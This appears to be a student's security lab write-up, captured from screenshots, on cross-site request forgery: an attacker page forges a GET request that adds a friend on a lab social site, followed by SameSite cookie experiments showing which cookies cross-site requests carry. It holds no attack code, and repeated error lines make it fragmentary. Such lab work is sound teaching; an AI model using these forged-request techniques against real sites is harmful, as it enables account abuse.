
Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

6-go to the Add-Friend Attack page




CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack

ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 3 14:35
www.attacker32.com


6.1-



This page forges an HTTP GET request

ubuntu-cyper [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 3 14:36
www.attacker32.com/addfriend.html

6.2-



Alice's friends

Charlie

Alice

Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Task 5: Experimenting with the Same Site Cookie Method

1- go to http://www.example32.com >> then click on Link A



Setting Cookies


After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

2-click on http://www.example32.com/showcookies.php



SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data


Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

3-here is the page shown after clicking




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

4- click on Link B



Setting Cookies


After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

5-click on http://www.example32.com/showcookies.php



SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data


Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)


6-here is the page shown after clicking



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!